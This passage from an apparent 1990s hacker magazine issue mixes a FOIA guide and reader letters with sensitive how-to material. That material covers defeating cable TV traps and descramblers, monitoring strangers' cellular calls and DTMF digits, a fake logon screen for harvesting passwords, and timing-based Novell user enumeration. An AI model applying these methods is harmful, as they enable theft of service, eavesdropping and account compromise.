The most sophisticated (and newest) form of converter descrambles and is addressable. That is, the cable company can reprogram the box over the cable. They will die, at least temporarily, if cut off from the data on the cable. These are the only kind of boxes used for pay-per-view.

Contrary to popular opinion, these boxes do not "spy" on the customer. They don't have tiny cameras or microphones in them. Cable operators have enough trouble getting a signal to you to worry about that sort of thing. In fact, the vast majority of cable systems are one way only, or at least one way over the cable. This means that the company has *no way* to tell if a box is cloned. On systems with instant pay-per-view (where the movie is bought from the box, not over the telephone) there are two ways of getting the data back to the cable company. Phone return is the cheapest. The box is attached to the phone line and it calls in, usually in the middle of the night. The more advanced systems send the data back over the cable. This system is gaining in popularity as the phone companies try to move into the cable business, and as they try to make the cable companies pay for using the phone lines. Both of these schemes are sometimes used to monitor what people are watching. (It's more like asking the box, "See what they are watching tonight at 7:00 pm and call me back." The cable operators can't find out every time you switch channels.)

The costs of these converters vary from $30 to $50 for the simplest up to $150 for a top-of-the-line addressable unit. "Wide open" units may often be purchased on the black market. Check the ads in the back of *Popular Science* or *Nuts & Volts*. (You *do* subscribe, don't you? All hackers should. Call 1-800-783-4624 now.) These are also good sources for replacement remotes, in case you lose yours. Remotes cost the cable company about $5 but they often charge $30 if you lose one, in addition to charging a couple of bucks a month. Talk about your return on investment! Remember, though, that it is illegal to own a converter box capable of receiving services to which you are not entitled.

Some "legitimate" cable companies are actually Mafia-owned fronts for obtaining converters. Stories constantly circulate about systems with 2,000 customers ordering tens of thousands of boxes. These converters are then diverted into the black market. With the government raiding these shops, it may or may not still be safe to order boxes, though remotes are probably still OK.

Positive traps can also be purchased from some of these suppliers, or can be built using parts from Radio Shack. Build a high order notch reject filter, and tune it for best picture quality. If there are several channels on the system blocked by an interfering carrier, a clever person might build and optimize (or buy) a single filter for channel 3 and use an inexpensive non-addressable converter to put the video out on channel 3.

Most converters can be opened easily, even though they often have some sort of "security" screws on them. The nastiest one I've seen uses a head that is slightly oval. You will know what I mean if you see one. These can be removed by heating a plastic tube and pressing it down over the head before it cools. Now you have a tool! Pens make good sources for such plastic tubes. Other kinds of security screws can be removed with improvised tools, or vise-grip pliers. Tools have also been advertised in *Nuts & Volts.*

Cable TV companies do have the ability to "look" down the cable and see what equipment is attached, and what channel you are watching. However, this requires skilled operators and expensive equipment (high frequency spectrum analyzers and TDR units). It must be done at the house (or pedestal, pole, etc.) and is not usually done randomly. This snooping can most likely be blocked by putting an amplifier before anything you don't want them to see. They will see the amp, and nothing past it. Higher quality amplifiers will do a better job.

Happy hacking!

PRODUCT REVIEW

Cellular Telephone Experimenters Kit
$125, Available for OKI 900
Network Wizards
PO Box 343
Menlo Park, CA 94026
voice: (415) 326-2060
fax: (415) 326-4672
Internet: info@nw.com
OKI Telecom
(404) 995-9800
(800) 554-3112
Review by Mr. Upsetter

Any technology that combines radio, telephones, and computers is sure to interest hackers. It's no wonder cellular telephony has received so much attention. Now exploring the system is a little easier for us. A company called Network Wizards has introduced an interface that allows control of an OKI 900 cellular telephone from a DOS PC via the RS-232 port. Their Cellular Telephone Experimenters Kit (CTEK) consists of an interface, four DOS executables for controlling the phone, and a C function library so you can write your own programs. Also included on disk are a user's manual, function library manual, and a short cellular tutorial.

The interface itself is contained in a small black box with a DB25 connector on one end. A cable with a specialized plug for connecting to the OKI is on the other end. Inside is a PIC16C54 microcontroller which converts data from the OKI to standard RS-232 data. The interface also has a mini stereo jack for connecting a microphone and earphone.

The DOS executables included with the CTEK allow you to perform numerous functions. The MENU.EXE program allows you to change any of the phone's five NAMs. (A NAM, or Number Assignment Module, consists of a telephone number, system ID, initial paging channel, access overload class, and group ID mark. This information, along with the ESN, identifies your phone in the cellular system.) This program also allows you to read, write, and edit the phone's 200 alphanumeric memories. The TEST.EXE program allows you to manually control the transmit and audio functions of the phone. You can turn the transmitter on or off and set the channel, SAT, and transmit power. You can also set the volume, mute the transmit, or receive audio as well as set the audio source to the earpiece, sounder, or external jack on the CTEK interface. The TEL.EXE program allows you to monitor the paging channel and displays all the forward control channel messages. It also allows you to place and receive a phone call while displaying the voice channel messages. The KEYCON.EXE program simply allows you to press keys on the OKI from the computer keyboard.

The programs provided with the CTEK certainly expand the functionality of the phone. But to do the really fun stuff, you need to write your own programs. Source code to TEL.EXE and KEYCON.EXE are provided to get you started with the CTEK function library. Although my C programming skills were a little rusty, I found it easy enough to write programs with the library. I wrote a cellular scanning program which had the following capabilities:

Scan for a paging channel and display the messages. If a voice channel is assigned, go to that channel and listen to the call.

Scan voice channels and listen to active channels.

Scan OMNICELL channels and listen to active channels.

While listening to a call, display the voice channel messages.

Automatically follow handoffs.

Decode DTMF, change the volume or audio source.

Automatically mute the audio and stop monitoring when the call is released.

Other functions in the library allow you to send reverse channel messages, get the received signal strength, control transmitter and audio functions, and read the phone's memory. Overall the function library is quite versatile. I had several other ideas for programs, for instance:

Log all messages and call information for certain cellular phone numbers. You could log paging channel messages, calls placed and received, call durations, DTMF digits dialed, cell channels used, etc.

Create a "spectrum" display of the cellular band by scanning all channels and recording the signal strength.

With a map of cell sites in your area, physically track a phone as it moves from cell to cell.

I had great fun exploring the cellular network while playing with the CTEK. But this kit isn't for everyone. To get the most out of the CTEK, you need to write your own programs. The executables provided in the kit really don't use the phone to its highest potential. Also, the OKI 900 isn't the cheapest phone in the world. It goes for about $400 to $450 new, perhaps $300 used if you can find one. Still, you could put together a great cellular monitoring system comparable to the ones designed for law enforcement for a few hundred dollars as opposed to a few thousand dollars. The CTEK is best suited for monitoring the cellular network rather than as a tool for fraud. You cannot change the phone's ESN with the CTEK. In fact, the library function which lets you send reverse control channel messages won't even let you send a bogus ESN.

Overall, the CTEK is a well designed product, both in hardware and software. While it's currently only available for the OKI 900, Network Wizards promises a version for the OKI 1150 soon.

Sample output of my cellular monitoring program (phone numbers have been masked)

Monitor system A or B?
Monitoring system B
Scanning for control channel
Monitoring Control Channel: 0337 System: B
Received Signal Strength: 46
(408) 482-01XX page scc=3, dcc=2
(415) 264-06XX page scc=3, dcc=2
(408) 671-19XX page scc=3, dcc=2
(310) 701-23XX non-autonomous reg: on scc=3, dcc=2
(805) 680-11XX reserved (13,6) scc=3, dcc=2
(415) 517-32XX page scc=3, dcc=2
(408) 499-03XX page scc=3, dcc=2
(805) 893-22XX reserved (13,6) scc=3, dcc=2
(510) 914-46XX page scc=3, dcc=2
(213) 500-44XX chan=526, vmac=0, scc=1, dcc=2
monitoring channel 526
audio on
hit any key to stop monitoring
Decoding DTMF. Press any key to resume.
3447555#706
audio off
(415) 971-86XX page scc=3, dcc=2
(707) 321-21XX page scc=3, dcc=2
OMNICELL Scan. Press any key to resume.
channel: 0358 RSSI: 10
channel: 0379 RSSI: 53
activity on channel 0379 RSSI 53
audio on
hit any key to stop monitoring
handoff msg: chan=465, vmac=0, scc=2, pscc=1
tuning to channel 465
handoff msg: chan=505, vmac=0, scc=1, pscc=2
tuning to channel 505
audio off
channel: 0400 RSSI: 11
channel: 0421 RSSI: 08

DID YOU MOVE? ARE YOU EVEN THINKING OF MOVING?

Let us know several weeks in advance. For some reason the post office doesn't forward magazines so you might miss an issue if you don't let us know about your new address. Also, to make sure it's actually you changing your address and not some mischief maker, we ask that you include your address label with any correspondence. If you can't find that information, then use an official address change card from the post office. Please don't leave address changes on our answering machine or through email without label info.

FOIA facts and fiction

by GateDancer and Shrike

Congress created the Freedom of Information Act and its sister, the Privacy Act, to guarantee citizens access to government files of interest or concern to them. This act is a law! This is supposedly a free country and therefore information should be readily accessible. Sounds good on paper, but as we all know, some government agency clowns seem to have a totally different point of view. Because of these mindsets, and the games that go with them, you need to know exactly how to submit your request.

The FOIA is intended to apply to any government agency. It does not apply to Congress, Federal courts, or the Executive office. There are also exemptions for Uncle Sam's banks and corporations held by the U.S. government. While the act is worded to provide access to agency records, this term is not really defined within the body of the law. The courts have, however, defined this to mean documents or *other information bearing materials such as photographs and computer tapes,* within both the possession and control of that agency. Any U.S. citizen, permanent resident aliens, foreign nationals, corporations, unincorporated associations, etc. (you get the picture) can make the request.

The Act requires an agency to respond within ten working days. If you're not happy with what you get, you can make an administrative appeal, to which they have 20 days to answer. In all cases, there's a Catch-22 where they can claim a need to get files from field offices, etc. But basically you should have some sort of response within a month to six weeks. There are a few instances where they can deny the request completely, but these are things like national defense or security, agency personnel, trade secrets, oil well locations, and the biggie, where it may interfere with law enforcement in an ongoing investigation. Sometimes they will try this load of manure on you. But just remember that it's a peon making that denial and exemptions are discretionary, not mandatory. You will usually get what you want with an appeal. Then a supervisor has to look at the matter and they usually give up the goods. Also, they cannot just claim that the information falls under some sort of exemption. They must state *exactly* why!

Now what does this cost? Well, the Act provides for a small fee to be charged for direct costs. That's copying, folks, not the man hours involved in tracking this stuff down. There are sometimes search fees, but they are pretty insignificant. Whatever this "search" line is, it isn't man hours. There's even a provision where these fees can be waived if it's in the public's best interest, but let's face it, they are mad enough at getting the request, so don't expect them to waive the fees unless you can get pretty creative with words and make them believe it's in the public interest!

Now let's get down to business and make the request. At first glance everyone may think that's easy. But perhaps some of us have more colorful backgrounds than others and want to target more than just one agency or branch office. The *United States Government Organization Manual* is probably at your local library. If not, call your local Congressional Representative. His office should help one get to you. (It's a nice way to make sure they are earning their paychecks!) Once you have targeted who you want to ask, then give their local offices a call and get the address for FOIA requests. If you're paranoid, make the call from a payphone. But the simple fact is they just don't have the manpower to investigate you just because of the call.

Again, the Act is vague about the request, saying that you must reasonably describe any records being sought. This only means that they want enough info so that an employee of that agency who is familiar with their filing system can locate the records with a minimum of time and effort. You *do not* have to explain why you want the information. Don't let them tell you that you do! But keep in mind that the more precise and accurate the request, the more likely you are to get a complete response (unless they just try to shine you on like the Secret Service is doing with the Pentagon City Mall trip). You should try to follow a basic request strategy.

Limit your request to what you really want. Don't just say "all files relating to...." or you are giving them an excuse to delay or soak you with copy costs.

State what your request includes and what it doesn't include.

Be specific about the search logic; use "and/or" to cover all the bases and not give them an excuse to manipulate your request.

Decide if you want to write to a regional office or the central one. Recent local investigations would probably be held in a local office.

If you know there have been newspaper accounts, then state that! These Government geeks can be pretty thorough and so should you.

Include dates and locations, as well as the names of specific goons (officers, agents, whatever) if you know them.

If you are asking about yourself, then make sure you give as much identifying data as possible, i.e. Social Security number, driver's license number, date of birth, place of birth, etc.

Now anyone can write a letter. And many people do. Not that they get what they want. But with a little effort, you will submit a masterpiece that will motivate them rather than allow them to ignore you. By all means type it. Date it. Keep a copy. Cite the statute: Freedom of Information Act, 5 U.S.C., section 552. If you are asking for personal files on you, also cite the Privacy Act: 5 U.S.C., section 552a. It's good to begin

your letter with those cites. Toward the end, remind them that you know your rights. *Nicely.* Let 'em know that if their response is not satisfactory, you will be appealing and ask that they include their name and the name of the person appeals would be directed to. If you are requesting personal files, you will need to get your request notarized. (Any bank or real estate office can do that for you.) Remind them that you're entitled to anything left over when they get done blacking out all the neat stuff. Because while they may blank out names, dates, and places, you can usually figure out the basics from what's left over. You also might want to ask that they contact you with an estimate of fees if you think there's going to be a lot of data involved.

Now when you do end up with a bunch of pages with most of the text blacked out, that's just one of their BS strategies and you should appeal. Appeals get you farther than you think. Also, if you do not get an answer by the time you think you should, then write again or call to let them know that you feel they are violating the time limits set forth by law.

They may claim that materials do not exist when in fact you know they do. True, they may just be playing you, but most often they are so disorganized that you will need to be even more specific than you already have been. Some of these goons get so mistrusting of each other that they carry on their own little investigations and actual agency records may not even exist. Be specific. Get names of goons, dates, offices, etc. *2600* has already printed a listing of Secret Service offices (Winter 1992-93), and we've included one for FBI field offices as well.

If you are still running into trouble, then write your district Congressman or Senate representative. There are even a couple of Congressional committees responsible for overseeing the lawful workings of the FOIA.

For more information, sample forms, and lots of help addresses, there is a booklet called "Using The Freedom Of Information Act - A Step By Step Guide" available from the Center For National Security Studies, 122 Maryland Ave., Washington DC 20002 for only $2. They have some other pretty informative books as well on national security and surveillance.

Happy hunting!

City	Address	Telephone
Albany, New York 12201-1219	5th Floor, 445 Broadway, USPO & CH	518 465-7551
Albuquerque, New Mexico 87102	301 Grand Avenue, N.E.	505 247-1555
Alexandria, Virginia 22314	Room 500, 300 North Lee Street	703 683-2680
Anchorage, Alaska 99513	Fed. Bldg., Room E-222, 701 C Street	907 276-4441
Atlanta, Georgia 30302	275 Peachtree Street, N.E., 10th Floor	404 521-3900
Baltimore, Maryland 21207	7142 Ambassador Road	301 265-8080
Birmingham, Alabama 35203	Room 1400 -2121 Building	205 252-7705
Boston, Massachusetts 02203	John F. Kennedy Federal Office Building	617 742-5533
Buffalo, New York 14202	Room 1400, 111 West Huron Street	716 856-7800
Butte, Montana 59702	115 U.S. Court House and Federal Bldg.	406 782-2304
Charlotte, North Carolina 28217	6010 Kenley Lane	704 529-1030
Chicago, Illinois 60604	Room 905, Everett M. Dirksen Bldg.	312 431-1333
Cincinnati, Ohio 45202	Room 9023, 550 Main Street	513 421-4310
Cleveland, Ohio 44199	3005 Federal Office Building	216 522-1400
Columbia, South Carolina 29201	Suite 1357, 1835 Assembly Street	803 254-3011
Dallas, Texas 75202	Suite 300, 1801 North Lamar Street	214 720-2200
Denver, Colorado 80202	Room 1823, Federal Office Building	303 629-7171
Detroit, Michigan 48226	P. V. McNamara Bldg., 477 Michigan Ave.	313 965-2323
El Paso, Texas 79901	Suite C-600, 700 E. San Antonio Avenue	915 533-7451
Honolulu, Hawaii 96850	Room 4307, Kalanianaole Federal Bldg., 300 Ala Moana Boulevard	808 521-1411
Houston, Texas 77002	6015 Federal Bldg. and U.S. Court House	713 224-1511
Indianapolis, Indiana 46204	Rm. 679, 575 North Pennsylvania Street	317 639-3301
Jackson, Mississippi 39269	Suite 1553, Fed. Bldg., 100 W. Capitol St.	601 948-5000
Jacksonville, Florida 32211	Oaks V, 4th Fl., 7820 Arlington Expwy.	904 721-1211
Kansas City, Missouri 64106	Room 300, U.S. Court House	816 221-6100
Knoxville, Tennessee 37919	Room 800, 1111 Northshore Drive	615 588-8571
Las Vegas, Nevada 89104	700 E. Charleston Boulevard	702 385-1281
Little Rock, Arkansas 72201	Suite 200, 10825 Financial Centre Pkwy.	501 221-9100
Los Angeles, California 90024	11000 Wilshire Boulevard	213 477-6565
Louisville, Kentucky 40202	Room 502, FOB, 600 Federal Place	502 583-3941
Memphis, Tennessee 38103	841 Clifford Davis Federal Building	901 525-7373
Miami, Florida 33169	16320 2nd Ave., N.W., N. Miami Beach	305 944-9101
Milwaukee, Wisconsin 53202	Rm. 700, Federal Bldg. & U.S. Court House	414 276-4684
Minneapolis, Minnesota 55401	392 Federal Building	612 339-7861
Mobile, Alabama 36602	One St. Louis Centre	205 438-3674
Newark, New Jersey 07102	Gateway 1, Market Street	201 622-5613
New Haven, Connecticut 06510	Federal Building, 150 Court Street	203 777-6311
New Orleans, Louisiana 70113	Suite 2200, 1250 Poydras Street	504 522-4671
New York, New York 10278	26 Federal Plaza	212 553-2700
Norfolk, Virginia 23510	Room 839, 200 Granby Street	804 623-3111
Oklahoma City, Oklahoma 73118	Suite 1600, 50 Penn Place	405 842-7471
Omaha, Nebraska 68102	Room 7401, Federal Bldg., USPO and CH, 215 North 17th Street	402 348-1210
Philadelphia, Pennsylvania 19106-1611	8th Floor, FOB, 600 Arch Street	215 829-2700
Phoenix, Arizona 85012	Suite 400, 201 East Indianola	602 279-5511
Pittsburgh, Pennsylvania 15222	Room 1300, Federal Office Building	412 471-2000
Portland, Oregon 97201	Crown Plaza Building	503 224-4181
Richmond, Virginia 23220	200 West Grace Street	804 644-2631
Sacramento, California 95825	Federal Building, 2800 Cottage Way	916 481-9110
St. Louis, Missouri 63103	2704 Federal Building	314 241-5357
Salt Lake City, Utah 84138	3203 Federal Building	801 355-7521
San Antonio, Texas 78205	Room 433, Old P.O. Bldg., 615 E. Houston	512 225-6741
San Diego, California 92188	Room 6S-31, FOB, 880 Front Street	619 231-1122
San Francisco, California 94102	450 Golden Gate Avenue	415 553-7400
San Juan, Puerto Rico 00918	Rm. 526, USCH & Fed. Bldg., Hato Rey, P.R.	809 754-6000
Savannah, Georgia 31405	5401 Paulsen Street	912 354-9911
Seattle, Washington 98174	Rm. 710, FOB, 915 Second Avenue	206 622-0460
Springfield, Illinois 62702	535 West Jefferson Street	217 522-9675
Tampa, Florida 33602	Room 610, Federal Office Building	813 228-7661
Washington, D.C. 20535	FBI Washington Field Office	202 324-3000

LETTERBOX

Comments

Dear *2600:*

As an avid reader who uses *2600* strictly as a tool to improve corporate security, I thought I would comment on a few items found in your Winter 1993-94 issue.

Concerning tone operated equipment, there are other "services" which use tones to activate equipment, etc. Living near a nuclear power plant, one of the joys is the monthly siren test. One day I happened to be listening to the scanner when the tests were taking place and, lo and behold, the local law enforcement agency was broadcasting some tone groups which seemed to coincide with the sounding of the sirens. A trip to the local police department the next test day revealed a box on the radio room wall, labeled accordingly, with test and reset buttons on the front. When the test began, each test button was pressed in sequence, followed minutes later by each reset button being pressed. Why someone hasn't recorded these tones and maliciously set off the sirens is beyond me....

Concerning password procurement, one of our pastimes in college was taking advantage of beginning computer science students by writing a CICS transaction to simulate a logon screen, and running it on one of the terminals in the computer lab. The students would attempt to logon and, when they did not succeed, would figure the terminal was dead and try another. Little did they know we were recording their ID and password for later use. Of course, we ran our little scavenger transaction from one of the lab assistant's accounts to shift suspicion in the unlikely event anyone ever caught on.

Even telephone service providers are not beyond using fraud to rape their customers. Several years back, when alternative long distance providers began to offer their services, little boxes with pads of raffle tickets began appearing in restaurants offering a free truck or some other expensive prize for merely filling out a free entry form. Unfortunately, hidden in the fine print was a statement authorizing the change of your long distance service to brand XX. It was really a shock to get your phone bill and notice a new long distance provider. The upside was that after complaining to Baby Bell and getting the service switched back to the old provider, AT&T, we were treated as a "new" long distance customer and sent a $5 gift certificate. Along this same line, I heard of a lady who filled out one of these raffle tickets using her work address and phone number. Supposedly, it cost the company big bucks to switch back to their normal carrier, and it cost the lady her job.

Another thing we discovered in our adventures with the IBM mainframe computers in college was the output queue. For those unfamiliar, all printing jobs go into temporary storage, where they are routed to their respective printers or other areas as they become available. One of the areas, which was faster than waiting for a printout, was to have the job printed to the screen. This gave the programmer immediate access to the program error listing and output. Supposedly there is an operator running batch jobs and monitoring the computer system for various events such as programs stuck in endless loops - a big job with beginning students on the system. Usually the operator is away from the terminal and is not aware of a problem until someone calls in. The trick is to write a program (or convince a beginning student to do it!) which will loop and generate pages upon pages of output. Not wanting to waste paper, the output is directed to the user's terminal. Unless the operator catches the problem, the job keeps on running. Suddenly the system begins to slow down and finally stops processing. There is suddenly no place for any output to go, as the loop program has generated thousands of pages of output, filling the output queue. I am not exaggerating the amount of output either! One hot-dog lab assistant wrote some bad code which generated 12,000 pages of 132 column output before the system choked and died.

Big Wind

Hacker Understanding

Dear *2600:*

Just picked up your Winter 1993-94 issue (I love the looks my local bookstore clerks give me whenever I buy it), and I must commend you upon another first class effort. I first came into contact with it thanks to the meetings in my area, which are always excellent. Of course, since I started going to them, I have become known as a weirdo who goes to hacker meetings by my normal friends. They always say "hacker" as if they are literally spitting out the word. Ah, well, if we were all made to suffer fools gladly, why did they invent mental institutions?

Your journal is one of the magazines I most look forward to and the best thing to ever happen to the H/P community. What annoys me to no end is that most of those who are coming into the fold now are only in it to make free phone calls and get pirated games. There seems to be very little desire to learn any more. That is one of the things that makes your magazine refreshing.

Scudder

There are lots of us who are in this to learn and spread our knowledge. As we all know, there are kids who just want a free ride, criminals who just want a new scheme, and reporters who just want an easy story. Either we ignore them or attempt to reach them on our terms - anything so long as we don't join them.

Novell Nosing

Dear *2600:*

In your Autumn issue I noticed that there were several readers who were concerned about Novell Networks not letting you know whether the user ID or the password was wrong when you tried to login. It is true

that the system does not tell you if you are using a valid user ID or not, but if you look a little more closely at how the system reacts to the user IDs you type in, you may find what you are looking for. The network I use runs Netware 4.0. All the stations are 486's. Most of the users on this system have three digit (alphanumerical) user IDs. The others are Supervisor, Guest, etc. Anyway, let's say I try to login using my user ID that I know is valid but I enter my password wrong on purpose. What happens? The software checks to see if my user ID is valid. This takes only a second. Next, it checks my password. This takes more time because the program must access the bindery files and search for my user ID and password. Since I entered the wrong password, the system kicks me out with a nasty "Access Denied userid/server" message.

Now if you look at how much time the system takes to kick you out, then you have the key to finding valid user ID's. My user ID was valid, so when I entered the wrong password it took about four seconds to look up my correct password, determine the one I entered was wrong, and exit. Had the user ID been incorrect, Novell would have kicked me out almost instantly. Try it. You can write a simple program in BASIC that will try all letter and number combinations by saving the user ID you wish to use and a stupid password like "aaa" to a file, then starting the login program with a line like "LOGIN<FILENAME.XXX". Time how long it takes for the program to return. If it takes a long time to return, then chances are you've got a live one. If not, then the user ID is not valid and the program should return almost instantly. Be sure you include a line to log off the network in the event you find a user ID that is not password protected. You will be surprised how many you find. I can't claim this will work on all networks, but it sure has worked on mine.

Digital Enigma
Cottonwood, CA

Nynex Negativity

Dear *2600:*

I recently moved to the 10009 section of 212 and ordered Nynex Voice Mail (so I could access my messages from a PBX system at work). This outrageous system charges for monthly use and for *both* each call you make to access your messages *and* each incoming call you get. The caller leaving you a message also pays for a call, so I see it as charging twice for each incoming call.

But because 10009-land has wiring that does not have the capability of letting Nynex count the number of incoming calls, subscribers in my neighborhood will get unlimited service for the monthly service charge plus the cost of four calls.

I was told subscribers would get 30-day notice of a change in the service to per-call counting. (I'll probably drop the service before my 30-day free trial is over.)

Happy in 212 Land

Why anybody would want Nynex to handle their messages instead of an answering machine is beyond us. Apart from the cost factor, there are privacy and dependability issues. As long as people don't buy into their pricing scheme by using this service, it will either go away or come way down in price. The ball is sitting in our court.

Reader Abuse

Dear *2600:*

This letter is in response to the letter titled "Bookstore Trouble" in the Autumn issue. I think another reason why this publication might not sell well is because bookstores hide it. I get my *2600* from a local Barnes and Noble. I asked them if they subscribed to this magazine. The person in charge said "I don't know" and "We don't have our magazines listed so I can't find out". I stepped back and pretended to be looking at another book a little ways from her. A man came up to her and asked if they had another magazine. She pulled out a list and told him "yes" and where to find it. It was pure luck that I found *2600*. There were at least ten of them hidden in a rack where I had to feel around to get one. I complained to an employee about the location of *2600* but the next time I came in they were in the same place.

I am interested in test loop numbers for the 209 area code. Does anyone know any?

Guy At The Desk
Sysop of The Office BBS
(209) 474-8829
(not a hacker board but hackers are welcome)

Please let us know the exact names and locations of any stores that feel compelled to display us behind other magazines. It would be interesting to find out why they carry us in the first place. Regarding loop numbers, if they still exist out there, they would probably be hidden somewhere in the 00XX suffixes.

Questions

Dear *2600:*

Is the algorithm for figuring the last digit of a credit card account number discussed in a back issue of *2600*? If so, which one? Also, are you still selling a list of Mastercard and Visa numbers that identify the issuer?

BO
Cortlandt Manor, NY

We have a list of Mastercard BINs (Bank Identification Numbers) that we offer for $5. However, this list is practically three years old. We recommend waiting until we get our hands on a new one. We never did get a Visa list. As for the credit card algorithm, we discuss that in our Autumn 1990 issue. It's really quite simple so we'll explain it here: on cards with an even number of digits, double the odd digits (first, third, fifth, etc.). If doubling the digits brings the digit over 10, then subtract 9. Add all of the digits up and the sum should be divisible by 10. On cards with an odd number of digits, do the exact same thing, except double the second, fourth, sixth, etc. digits instead of the odd ones. If this seems at all difficult or confusing, you just need to practice a few times with a valid card.

Dear *2600:*

This mail is in reference to an old *2600* article that

had a 101-digit sequence that could be used to remotely access an answering machine. I have a question about access codes for two and three digit remote access answering machines. Assuming that we are dealing with a "semi-smart answering machine", one that listens to only consecutive numbers yet doesn't hang up after two wrong digits, the 101-digit string is necessary to guess a two digit code. Is there a formula that was used to come up with this sequence? And if so what would be the formula to generate a sequence to access an answering machine with a three digit code?

Leroy Chism

When we get it, we'll print it. We promise.

Dear *2600:*

Has anyone figured out a way to hack those automatic car washes at gas stations, where you enter a code? It would be nice to be able to wash the car daily....

Randy Ramone

There are just so many things to hack these days....

The Dark Side

Dear *2600:*

I read your publication for only one reason - to try and keep up with the enemy. I am responsible for a number of large PBX's, many with voice mail systems. One of my biggest problems is keeping irresponsible hackers and thieves out of my business. You publish on the premise that those who want to know have a right to know. I don't dispute that until they start poking around in my voice mail system (or anyone else's) often with less than honorable intentions and do damage or steal from me. They may have a right to know, but they have no right to explore my system or use it for anything other than what I want it used for.

We spend time and money securing our systems. Features we would like to use are turned off because a thief might discover them and could potentially steal from us at the rate of thousands of dollars an hour. I would rather have my technicians doing productive work.

In your last issue, you put the naive kid from Puerto Rico in his place because it is obvious he only had larceny on his mind. Unfortunately, this same kid is going to be educated in how to achieve his objective by your publication. You reinforce (and implicitly encourage) his notion that it can be done and gotten away with. Many of the articles you publish are reports of crimes committed and how it was done by the perpetrators in enough detail to repeat the act, not simply information about how to get behind the locked door. Often you cross over the line to the side of irresponsibility.

Thanks for listening. I am sure if you publish this letter, thieves and hackers everywhere will discover they offend me (and others) and stop doing what they do. I won't have to waste time securing my systems. The world will be saved.

Pissed Off in Houston

While we understand your frustration, we feel compelled to suggest that you seek another line of work. If securing your systems is a waste of time to you, you're not doing anybody any favors. The reason you can't use those features you want to use is because they're lousy features with gaping holes you could drive a bus through. Be glad you haven't fallen victim to them and the outrageous billing schemes the phone companies slap on their customers.

We print facts on weaknesses and vulnerabilities. It's what we've been doing from the start and we're not about to cut off the information flow because information can be misused. It would be a very scary precedent to set. The information we print can be used by smart people to prevent their becoming victims. Unfortunately, too many think that ignoring what we say or keeping us from saying it will make everything unpleasant go away.

The Far Side

Dear *2600:*

A pattern of events has occurred that I feel have continued for too long. I would like to mention at the outset that while I agree in principle with *some* of your beliefs, I disagree with the methodology in which you carry out most of these beliefs. Normally it is not my concern how others run their lives but when their actions have an impact on my life I must take corrective action.

Over a year ago I was reminded that you were still publishing *2600* when I caught a broadcast of WBAI. On that show you mentioned a computerized CNA telephone number. You said on the air that the telephone number would appear in the next issue of *2600*. I sent *2600* a U.S. postal money order, my return address and a note printed on my laser printer in which I requested that my subscription begin with the above mentioned issue. I used a laser printer and a very legible font to avoid confusion from my handwriting. The issue with the CNA information in it *never arrived* and my subscription started *several months later* with naturally a different issue. After several more months I wrote to you at *2600* on *two separate occasions* to request your help. I *never* received so much as a postcard much less any help or the missing issue. I did however receive three of the four issues of *2600* where the last two issues reminded me to pay up for next year. Of the three issues that did arrive, two were so badly *mangled* that they were almost unreadable. While I am aware that the responsibility for this mutilation can be attributed to our *wonderful* postal service, I want to point out that other magazines replace mutilated issues when notified. *2600 never did.* The fourth issue never arrived. I tried calling your offices. While I am not satisfied with the exorbitant rates Nynex charges, I am even less pleased by the devious manipulation by *2600*. I refer to *2600* leaving a very lengthy outgoing message on its answering machine. Ostensibly this was done to be informative and helpful to the caller while in reality encouraging the caller to become a party in your scheme to defraud the telephone company in not paying for the incurred overtime charges. All the while maintaining its "plausible deniability". (I wonder how many pay telephones have been removed from service and lives made more difficult because of such behaviors?) I know the alternatives are to: 1) pay Nynex its outrageous rates (which I'm also opposed to) or

2) attempt the impossible and try to leave a coherent yet highly compact message in the *microscopic* time you have left available before the Nynex overtime message activates. Writing to you is pointless and only serves to litter the streets after you have discarded this letter. No mention or provision is *ever* made on the *2600* outgoing message about when an actual human being is present and your answering machine is not screening your calls.

The final action that repulsed me was that subscription money was used to essentially pay for the editor's *personal* vacation to Holland thinly disguised as a reporter on a fact finding trip. This is as shady an action as those you describe on the radio. But this last part is all a matter of deniability and perspective. I offer the following illustration. If the point of view is first taken from that of a taxpayer, then illegal payoffs from that tax revenue are reprehensible. If the point of view is then taken from the recipient of the same payoffs then it's a job "perk". The usual argument made to defend such a theft is that the "perk" is being taken "for the greater good". What's next, getting Ed McMahon's picture on a *2600* subscription gimmick?

In short, *2600* has taken on the tactics of the corporations it *professes* to fight. Ultimately, I have decided to fight fire with fire and take up your tactics. I've decided to vote with my dollars and: 1) *not* renew my subscription to *2600* (yes, I know you are disappointed); 2) listen to you on my Walkman whenever I can free of charge on WBAI and not subscribe to them either. A copy of this letter will end up there; after all there's nothing like using a little pressure from both ends as you know; 3) encourage others to follow my example; 4) tell them of my experiences. In case you decide to read this on your show or to publish it in *2600*, I suggest you do so *in its entirety* and comment if you feel so moved after you have presented the facts as fairly as you are able.

Please note that I am purposely omitting my return address to avoid any further complications.

One very displeased former subscriber

Let's start by addressing your subscription problems. Since the issue you wanted to start your subscription with never arrived, your "first" issue showed up several months later, and you only got three issues in total, it stands to reason that the issue you wanted was in reality your first issue and for one reason or another, it never made it to you. By your own admission, you didn't notify us until several months after you received your first issue, which in turn was several months from when you ordered a subscription. So how many months passed before we could find out there was a problem? Six? There's no way we could have solved your problem if we weren't even aware of it. When you did notify us (not knowing who you are there's no way we can verify any of this), we probably sent you a replacement copy. Again, it apparently didn't arrive. This, coupled with the poor condition of the copies you did receive, leads us to believe your post office is extremely incompetent or malicious. We do replace mangled copies but we have to be told about them. A complaint of this magnitude would have been remembered and there is no recollection here of such a thing. And, for the record, our labels don't tell people to pay up - each label contains the date of the last issue of the subscription, so that people know when their subscriptions end. The label of your last issue will say "Renew!". Nobody has ever taken offense at this before.

We will readily admit that our "customer service department" sucks. We're not Time Magazine. But we never ignore complaints and, while we may be a bit slow sometimes, everybody gets what they order. We just cannot answer every individual question we get and we certainly can't return every non-problem-related phone call that comes in. Getting the magazine out and making sure people get it are our highest priorities. So if somebody leaves a message on our answering machine asking how to subscribe, they probably won't get a call back because all they have to do is listen to the answering machine! We're not trying to be nasty - we just don't have the time.

Now to address the irrational hysterics that constitute much of the second part of your letter: do you honestly believe that our answering machine message is part of a conspiracy? As we mentioned above, we provide information to people who call. The idea is to be helpful. And we don't make a secret of the fact that you can hit a star to skip the message entirely. Of course, encouraging people to use touch tones probably implicates us in yet another conspiracy.

As for your concluding accusations, we'd be insulted if we weren't so confused. What exactly are you accusing us of? Paying people? Well, we kind of have to do that sometimes. 2600 is a business after all, even though you seem to prefer that it not be. Where do you get the impression that subscribers are subsidizing these luxurious lifestyles you've conjured up? Or is it just wishful thinking?

Payphone Fun

